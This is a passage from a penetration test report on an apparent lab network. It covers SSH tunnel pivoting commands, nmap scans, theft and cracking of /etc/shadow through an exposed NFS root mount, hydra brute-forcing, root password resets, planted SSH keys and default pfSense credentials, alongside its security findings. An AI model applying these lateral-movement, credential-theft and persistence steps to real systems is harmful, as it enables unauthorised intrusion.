


Figure 21 - NMAP results of the .96/27 subnet

When the tester was carrying out the exploitation phase of the test, they identified the last subnet of the network. When the machine 192.168.0.34 was accessed and ifconfig ran on the machine, a new address was found. The address 13.13.13.12, which belongs to the 13.13.13.0/24 subnet range, is running on the eth1 interface, *(Fig 22).*

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2594 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1156 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:183576 (183.5 KB)  TX bytes:76566 (76.5 KB)

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30 errors:0 dropped:0 overruns:0 frame:0
          TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2954 (2.9 KB)  TX bytes:11362 (11.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:184 errors:0 dropped:0 overruns:0 frame:0
          TX packets:184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14336 (14.3 KB)  TX bytes:14336 (14.3 KB)
```

Figure 22 - Devices connected to the .34 machine

A third tunnel was set up through 192.168.0.34, with a route to 13.13.13.12 through 13.13.13.0/24, (*Fig 23).*

```
root@kali:~/Desktop# ssh -w 2:2 root@192.168.0.34
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Sat Jan  2 15:11:01 2021 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr add 3.3.3.2/30 dev tun2
root@xadmin-virtual-machine:~# ip link set tun2 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 3.3.3.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

```
root@kali:~/Desktop# ip addr add 3.3.3.1/30 dev tun2
root@kali:~/Desktop# ip link set tun2 up
root@kali:~/Desktop# route add -net 13.13.13.0/24
SIOCADDRT: No such device
root@kali:~/Desktop# route add -net 13.13.13.0/24 tun2
```

Figure 23 - Setting up the third tunnel

When the kali machine was able to interact with the 13.13.13.0 address range, a nmap scan of the address found and the full subnet was carried out. The only address that was present in the 13.13.13.0 subnet range was the 13.13.13.12 address, *(Fig 24).*




Figure 24 - NMAP results of 13.13.13.0/24

SECURITY EVALUATION

ROUTERS

Telnet

Overall, there are xyz addresses that have telnet open. The telnet protocol was protected with the use of a username and password procedure. However, the telnet protocol in use on this network used the same default username and password, this means that anyone that can see the routers would be able to access the routers and footprint the network, as well as gaining a foothold within the network.

HTTP

There are also HTTP servers being ran on the same addresses as the telnet protocols. When one of these addresses have been navigated to on a browser, they are displaying that the address is hosting a VyOS router, this would indicate to an outside source that the address is hosting a router before doing any further interrogation into the network, *(Fig 25).*




Figure 25 - HTTP server displaying information about the VyOS routers

SNMP (UDP)

SNMP allows devices to communicate with each other. All addresses that were running SNMP were attached to routers. The tester ran a verbose UDP nmap scan on these addresses and identified that the most recent version of SNMP was being run (Version 3). When the configuration settings of the router were checked, the SNMP settings were set to read only. However, NMAP.org says that SNMP will only respond if the correct community string is given, the default community string being '*public*', which may be indicative that the community string is '*public', (Fig 26)*.




Figure 26 - SNMP configuration on the VyOS routers

WORKSTATIONS

NFS and SSH

The three addresses that were running nfs, 192.168.0.34/.130/.215 were all mountable. Two addresses (34/130) would allow a user to mount into the xadmin directory, while the other address (215) would allow the user to mount directly into the root directory*, (Fig 27).*




Figure 27 - Mount locations on each of the hosts

Accessing the root mount in .215 meant that the tester was able to retrieve the etc/passwd and etc/shadow files. The tester copied the files over to the kali machine and using a password cracking tool, John the Ripper, the username and password for the xadmin account was cracked.




Figure 28 - Cracking the hashes with John the Ripper

This meant the tester could SSH into the xadmin account of .34. The tester attempted to SSH into .130 as it required a SSH key, rather than a password, this meant that the tester was unable to access .130 directly due to not having the correct SSH key. The tester was able to bypass this however, by SSH'ing into .130 from .34, *(Fig 29).*




Figure 29 - Logging into the .34 machine with the SSH key

From the username 'xadmin', the tester assumed that the user had some privileges that a standard user wouldn't. A simple command to check if the xadmin user had sudo privileges was executed and displayed that the xadmin user did have sudo rights. This was likely due to misconfigured privileges as a non-root/sudo user should not have sudo privileges, *(Fig 30).*




Figure 30 - Checking sudo privileges on the account

As the xadmin account had sudo rights, the tester was able to change the password for the root user through the 'passwd' command. The password for the root user was changed to 'plums', the same as the xadmin account and the tester then switched into the root user*, (Fig 31).*




Figure 31 - Changing the root password, then switching into the root account

When the tester had access to the root account, they accessed the sshd_config file and edited the 'PermitRootLogin' option from 'without-password' to 'yes', they also added a 'PermitTunnel' option, *(Fig 32*). This meant that the root account did not require a password when the tester SSH'd into the account, as well as being able to tunnel into the 192.168.0.32/27 subnet.




Figure 32 - Editing the sshd_config file to allow RootLogin and Tunnels

The tester also put their SSH keys into the authorized_keys file in the .34 machine. This ensured that the tester would be able to access the root account without the password. The tester restarted the ssh service, logged out and then tested SSH'ing into the root account without a password*, (Fig 33).*




Figure 33 - Logging into root user without a password

The tester was successfully able to SSH into .34 without a password. Once SSH access to the root account was established, a tunnel was set up through .34 with a route to 13.13.13.12. This allowed the tester to finish the mapping phase of the investigation.

As 13.13.13.12 was connected to 192.168.0.34 through eth2, the SSH key was shared with .12. This meant that the tester was able to SSH into .12 without having to supply a password as the SSH key was shared and the PermitRootLogin was enabled, *(Fig 34).*




Figure 34 - Logging into .12, using a SSH key

The webserver 192.168.0.242 was running SSH. The password was cracked using hydra and the password.txt wordlist. After SSH'ing into the server, the tester used John the Ripper to crack the passwd and shadow files to find any remaining usernames and passwords, *(Fig 35).*




Figure 35 - Cracking the hashes found in the webserver

John the Ripper found 2 accounts, one was the user account that the tester used to SSH with. The second was for an xweb account, with the password 'pears'.

RPC

Many of the workstations were using NFS services, the RPC protocol is used with NFS. The current version of RPCBind that was being used (2-4), has a known vulnerability that would allow attackers to remotely execute a denial-of-service attack on the workstation(s). This vulnerability was not exploited as it would potentially cause irreparable damage to the network.

mDNS

mDNS was running on the addresses, 192.168.0.34/130/215. The tester was able to query the mDNS service to gather information about the machine the service is running on. mDNS can also be used by an attacker as part of a Denial of Service attack, the mDNS service is used as an amplifier for the attack, *(Fig 36).*

```
root@kali:~/Desktop# nmap -Pn -sU -p5353 --script=dns-service-discovery 192.168.0.215
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-02 18:46 EST
Nmap scan report for 192.168.0.215
Host is up (0.00043s latency).

PORT     STATE SERVICE
5353/udp open  zeroconf
| dns-service-discovery:
|   9/tcp workstation
|_    Address=192.168.0.215 fe80::215:5dff:fe00:40d
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
root@kali:~/Desktop#
```

Figure 36 - Using a DNS discovery script on the .215 host

FIREWALL

The firewall was being ran on 192.168.0.98. It was accessed through remotely accessing firefox through SSH on 192.168.0.242, with the hostname 'pfSense' being identified in the firefox browser. Without opening the window up, the tester was able to identify that the software being used for the firewall was pfSense, (*Fig 37 & 38).*

Figure 37 - Hostname within the qualified domain name




Figure 38 - Hostname within the general setup

When the tester restored the window, they were shown the login page for the firewall. After researching the default credentials for the login, 'admin:pfsense', the tester was able to log in to the firewall, *(Fig 39).*




Figure 39 - Firewall login page

Once logged in, the tester was able to see all of the rules that were set, such as the DMZ, LAN and WAN and were able to make changes to these rules. The full set of rules can be seen in appendix x.

The tester also noticed that the firewall is hosted on HTTP rather than HTTPS, this means that the traffic is not secure. Any data being transmitted is not being encrypted, so it is possible that attackers could eavesdrop and see sensitive data regarding the network, *(Fig 40).*




Figure 40 - Firefox warning that .98 is running on HTTP

Upon further examination of the firewall settings, the tester identified that there was no session timeout in place. This means that the admin account will never expire and stay logged in 'forever', *(Fig 41).* This is a critical security risk as it gives an attacker and unlimited amount of time to target a logged in user.




Figure 41 - Session timeout is blank, meaning there is no timeout

The tester was also able to access the filesystem of the firewall machine. The tester was able to navigate throughout the filesystem, as well as sensitive files such as /etc/passwd and shadow, they were also able to edit the files too. The tester was also able to upload files to the firewall machine, *(Fig 42).*

